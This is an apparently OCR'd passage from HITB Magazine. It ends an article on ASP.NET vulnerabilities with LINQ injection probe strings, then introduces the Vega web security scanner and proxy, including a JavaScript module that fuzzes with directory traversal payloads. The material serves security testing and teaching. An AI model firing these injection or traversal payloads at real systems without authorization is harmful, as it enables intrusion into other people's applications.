Moreover, due to the fact that System.Linq.Dynamic and some of its analogues are supplied in source codes, a developer can modify them to enlarge the white list of validated types or disable control over the list, which may make remote code execution possible as part of LINQ Injection. Therefore, this vulnerability corresponds to the 9 (AV:N/AC:L/Au:N/C:P/I:P/A:C) and in some cases to the 10 in terms of CVSS v. 2.

This vulnerability is detected in a way similar to SQL Injection and consists in sending of the LINQ expression fragments aiming at their injection into an initial query.

```
1 && 1=1
a' && 1=1
A" && 1=1
1) && 1=1
a') && 1=1
A") && 1=1
a' && '1'='1
A" && "1"="1
A" && string.Empty="
a') && ('1'='1
A") && ("1"="1
A") && (string.Empty="
1)) && 1=1
and etc.
```

Analyzing the source code, pay attention to the use of string concatenation operations, format strings, or the calls of StringBuilder methods in all code blocks using the tools of LINQ query dynamic building.

CONCLUSION

So despite the statistics statement that web applications are usually well protected, due to the ASP.NET design, strict typing, and embedded security mechanisms, not each ASP.NET application can be treated as secure. The vulnerabilities of frameworks and platforms, examples of which have been considered above, vulnerabilities allowed at the web application level, some classes of which are unique for this stack of web technologies, have influence as well. This only proves the idea that any specific feature of a researched or developed application and its environment should be taken into account. ¶

A Brief Introduction to VEGA

David Mirza Ahmad

Vega is a Java-based open-source platform for testing the security of web applications developed by Montreal-based Subgraph and released under the Eclipse Public License (EPL) 1.0. Vega is GUI-based and runs on OS X, Linux, and Windows. Binary versions of Vega can be downloaded from the Subgraph website at *http://www.subgraph.com*. A 1.0 release is still forthcoming as of the writing of this article, however users interested in building the latest Vega, which includes some features covered in this article, and more, can obtain the source code from our repository, hosted at *http://github.com/subgraph/Vega* (or, for even more bleeding edge, my personal repo at *http://github.com/dma/Vega*). See appendix for build instructions. Users can also contact us by e-mail or IRC (#subgraph on freenode) to obtain a pre-built package outside of our release schedule.

The Vega platform has two primary modes of operation: as an automated vulnerability scanner, and as an intercepting/scanning proxy for manual and semi-automated hacking and verification of scanner discoveries. Vega includes a number of generalized vulnerability checks for common classes of security bugs such as cross-site scripting and SQL injection. The real power of Vega is in its extensibility: the scripting language for these vulnerability checks is Javascript, giving anyone the power to extend Vega by modifying the included modules or creating new ones. Vega has the Mozilla Rhino Javascript interpreter built-in and a rich API supporting the development of all kinds of possible modules - vulnerability checks and beyond.

Vega is based on Equinox OSGi and Eclipse RCP, the modular framework and UI toolkit underlying the Eclipse IDE. Vega also includes Apache HC, jsoup and db4o.


BASICS

The two core modes of operation for Vega are as an automated scanner and as an intercepting/scanning proxy. The Vega user interface is split into two "perspectives": one for the scanner and one for the proxy. The parts of each interface can be moved around, and to restore them to the original layout the user can just select the "Reset Perspective" menu option.

Vega saves state in a data store known as a "workspace". The workspace can be reset by selecting "Reset Workspace" in the "File" menu. The workspace can be saved by backing up the "model.db" file. On Linux systems, this file will be in a sub-directory within ~/.vega/workspaces.

The scanner UI is the default perspective presented to the user when Vega is run for the first time.

The Vega automated scanner




SCANNER

The Vega automated scanner crawls web applications looking for injection points, and then runs Javascript modules to detect vulnerabilities. The easiest way to get started is just to click the target icon to start a new scan.

The target scope specified by the user should include all base paths that will be crawled and scanned (e.g. *http://www.example.com/myapp* as a target scope would mean that Vega crawls and scans everything within /myapp). Vega's target scope is strictly interpreted, so it should be noted that if the target is a file, such as *http://www.example.com/myapp/index2.php*, then the user may be required to add an additional target scope for e.g./myapp should they wish to scan other resources related to the application. The target scope dialog also allows the user to add path patterns that are to be excluded. When scanning in an authenticated session, it is recommended that the application logout mechanism be added as an exclusion, so that the Vega crawler does not log itself out.

Once the target scope has been input, the user can select the injection and response processing modules they wish to run. Each of the modules in the list correspond to a Javascript file. For Linux users, these scripts will be in the scripts/subdirectories. Injection modules run on each injection point identified by the crawler. The modules can fuzz these injection points by submitting altered requests. This can be done in an abstracted way - the module developer does not necessarily need to know much about the parameter being fuzzed - it is all handled by Vega. The response processing modules run on each response that is received, essentially grepping for interesting patterns.

Vulnerability detection modules - each is a Javascript file located in the scripts/subdirectoy tree



It is also possible for the user to attach an identity profile to the scan. Identities allow for authentication credentials to be supplied for Vega to log into an application prior to scanning. Vega currently supports four authentication methods: basic, digest, NTLM, and macro. Macro authentication uses request replaying to authenticate using forms. To do this, the user must first log into the application through the Vega proxy so that the authentication request is captured and stored. The user can then attach the request to a macro and use it as part of an identity for Vega to automatically login.

Once the modules have been selected, the user can click 'next' to add custom cookies or specify parameters that will not be fuzzed. Clicking 'Finish' will end the scan configuration and start the crawler.


The progress of a running scan is indicated in the 'Scan Info' tab of the main scanner view. The progress bar will adjust in size as the recursive crawler discovers more of the application structure. Vega sends lots of requests, including many as probes: to identify 404 pages and whether resources are files or directories. Each page is also fingerprinted by Vega for heuristic page comparisons, something many of the vulnerability detection modules rely on.

Vega's findings are summarized in a table in the Scan Info view. Each finding listed will have a correpsonding alert with more detailed information, including a link to saved request and response pair associated with the finding. To access one of these detailed alerts, just expand the tree of findings in the Scan Alerts view.

SCAN ALERTS

Vega vulnerability alerts are generated by the attack modules. Each type of alert is based on an XML template file located in the xml/directory. Vega assembles the alert using static content from the XML template file and dynamic content from the module.

Vulnerability alert




Clicking on the 'request' link in an alert will slide open the HTTP message viewer, revealing the saved request and response pair.

REQUEST VIEWER

Reviewing the saved request and response pair allows for inspection and verification of the vulnerability. The relevant content (such as an XSS tag) is highlighted in the HTTP message viewer for rapid identification of the module detection pattern.

HTTP message viewer with positive vulnerability detection highlighted



The message viewer supports rendering of some complex structured data - this is an area of innovation planned for future versions of Vega. Presently the Vega message viewer supports rendering of syntax highlighted markup, binary images, and binary data in hexadecimal representation.

It is also possible to modify and replay the request to further explore the possible finding. To do this, just select the corresponding row in the request log (it should already be highlighted) and right click - there will be a 'replay request' option in the context menu.

A request editor tab will open in the Scan Info view when the user has selected a request to replay. The request can then be edited and replayed as many times as the user desires.

PROXY

The proxy perspective can be accessed by clicking the Proxy button at the top right.


The Vega intercepting/attacking proxy is to be used with an HTTP client such as a web browser. The proxy is situated between the client and the server and allows for observation and manipulation of client-server interaction. The Vega proxy also allows for fuzzing based on proxy interactions, providing better code coverage and

semi-automated security testing capability.

The Vega proxy listens on localhost, with a default port of 8888. To use the proxy, the application must be configured for proxy support. Firefox is recommended, as it maintains its own proxy settings.

The proxy can be enabled by clicking the green "play" button in the top left corner, and stopped by clicking the red stop icon.

Vega intercepting/scanning proxy



REQUEST TABLE

All requests and responses that pass through the proxy are stored in a database. The contents can be viewed in the request log, of which more than one can be created, each with specific filters applied. Filtering the request log is an important feature - there will often be far too many requests to navigate effectively, especially after the proxy or scanner have been in use for some time, or if all scanner requests are being logged (an optional feature disabled by default). The request log can be filtered by criteria such as regexp matching paths, method (e.g. POST), and status code. Clicking the "recycle" icon will reset the filter. It is possible to create additional request tables to which other filters can be applied by clicking on the "Open New Request Viewer" icon above the request list.


Right-clicking a row in the request list will bring up a context menu with options such as replaying the request and tagging it. Requests can be tagged and assigned colors if they are of specific interest.

CONFIGURING INTERCEPTOR RULES

The Vega proxy permits active interception of messages passing through it. When Vega intercepts a request or response, it is held by the proxy until the user chooses what to do with it: to drop it or forward it. The user can choose to modify a message before it is forwarded. Interception can be configured like breakpoints, so that only specific types of requests are intercepted while all others pass through. Criteria for interceptor rules include the path, method, hostname, and more.

When a message is intercepted, a notification will be present in the status area at the bottom of the Vega UI. Clicking this will take the user to the pending HTTP message. It is also possible to forward or drop a group of requests or responses at once by selecting them in the proxy status tab, which will list the queue of pending messages.

Intercepted HTTP message



SSL

Observing and manipulating client-server communication over HTTPS requires Vega to perform active man-in-the-middle SSL interception. For each client connection to an HTTPS server, the proxy generates a certificate. A regular browser will warn (correctly) on this invalid certificate. To avoid this, a CA certificate generated by Vega can be installed in the certificate store. This certificate can be retrieved by visiting a magic URI through the proxy: *http://vega/ca.crt*. Visiting this link with Firefox will present the user with a dialog to import the certificate directly.

RESPONSE PROCESSING MODULES

Vega runs response processing modules on all responses that pass through the proxy. The "tool" icon to the right of the proxy "stop" icon brings up a list of the response processing modules selected for use with the proxy. Alerts triggered by these modules during proxy usage are listed in Alerts view, which can be opened by clicking the 'i' icon in the bottom left corner of the proxy perspective.

PROXY SCANNING


One of the major new features for Vega 1.0 is the proxy scanner. Vega now allows for semi-automated web security testing while the client is interacting with the target application through the proxy. This permits better code coverage: the proxy sees all requests hitting the server, including AJAX/Flash/Java RPCs. When proxy scanning is enabled, the Vega proxy will extract all parameters observed in client-server communication with the target server and then fuzz them. To try the Vega proxy scanner, just create a target scope for the proxy and then enable proxy scanning.

The icon in the lower left will blink when the proxy scanner identifies a vulnerability such as cross-site scripting or SQL injection. Clicking on the icon will slide open the alerts view.


EXTENDING VEGA

Vega modules are written in Javascript and can be used when placed in the correct directory - restarting Vega should not be necessary. Modules can also be modified


Creating a target scope for the proxy scanner




Enabling proxy scanning



Proxy scanner alert indicator blinks when the proxy scanner finds a vulnerability



Proxy alerts view



without requiring a restart of Vega. On Linux systems, this directory is in scripts/scanner/modules. There are two additional sub-directories, injection/and response, used for storing the two respective types of modules.

Directory traversal module, written in Javascript

```
var module = {
  name: "Directory Listing and Traversal Checks",
  category: "Injection Modules"
};


function initialize(ctx) {
  var injectables = createInjectables(ctx);
  ctx.submitMultipleAlteredRequests(handler, injectables);
}

function createInjectables(ctx) {
  var ps = ctx.getPathState();

  if (!ps.isParametric()) {
    return ["/./", "/.vega/",
            "\\.\\", "\\.vega\\"];
  }
  var fuzzable = ps.getFuzzableParameter();

  var injectables = ["../", "./",
                     "...\\", ".\\",
                     "/../", "/.../",
                     "\\..\\", "\\...\\"]


  var ret = [];
  for (var i = 0; i < injectables.length; i++)
  ret.push(injectables[i] + fuzzable.value);
  return ret;
}

function handler(req, res, ctx) {
  if (ctx.hasModuleFailed()) return;

  if (res.fetchFail) {
    ctx.setModuleFailed();
    return;
  }

  ctx.addRequestResponse(req, res);
```

The Vega API is quite rich. For example, JQuery is included and can be used to analyze DOM elements. We recommend that interested users review some of the injection and response processing modules included with Vega for examples and inspiration.

See the Vega support website at *https://support.subgraph.com* for more information on developing Vega modules and the Vega API.

CONCLUSION

Vega is a newcomer to the space with a lot of exciting potential and we greatly value feedback from those who have tried Vega. We can be reached via twitter (@subgraph), e-mail (*info@subgraph.com*) or on IRC, in #subgraph on freenode.

APPENDIX: BUILDING VEGA

Vega can be compiled by simply running 'ant'. It should be noted that build script will download dependencies from a Subgraph server.

Building the newest version of Vega:


```
$ git clone git://github.com/dma/Vega.git
$ cd Vega
$ git checkout develop
$ ant
```

After a successful build, the binaries will be in:

```
$ ls build/stage/I.VegaBuild/

VegaBuild-linux.gtk.x86.zip       VegaBuild-macosx.cocoa.x86_64.zip  compilelogs/
VegaBuild-linux.gtk.x86_64.zip    VegaBuild-win32.win32.x86.zip
VegaBuild-macosx.cocoa.x86.zip    VegaBuild-win32.win32.x86_64.zip
```

A walkthrough for building Vega in Eclipse is available on *https://support.subgraph.com*. ¶



hitb magazine
KEEPING KNOWLEDGE FREE

HITB Magazine is currently seeking submissions for our next issue. If you have something interesting to write, please drop us an email at: *editorial@hackinthebox.org*

Topics of interest include, but are not limited to the following:

* Next generation attacks and exploits
* Apple / OS X security vulnerabilities
* SS7/Backbone telephony networks
* VoIP security
* Data Recovery, Forensics and Incident Response
* HSDPA / CDMA Security / WIMAX Security
* Network Protocol and Analysis
* Smart Card and Physical Security
* WLAN, GPS, HAM Radio, Satellite, RFID and Bluetooth Security
* Analysis of malicious code
* Applications of cryptographic techniques
* Analysis of attacks against networks and machines
* File system security
* Side Channel Analysis of Hardware Devices
* Cloud Security & Exploit Analysis

Please Note: We do not accept product or vendor related pitches. If your article involves an advertisement for a new product or service your company is offering, please do not submit.

CONTACT US

HITB Magazine
Hack in The Box (M) Sdn. Bhd.
Suite 26.3, Level 26, Menara IMC,
No. 8 Jalan Sultan Ismail,
50250 Kuala Lumpur,
Malaysia

Tel: +603-20394724
Fax: +603-20318359
Email: *media@hackinthebox.org*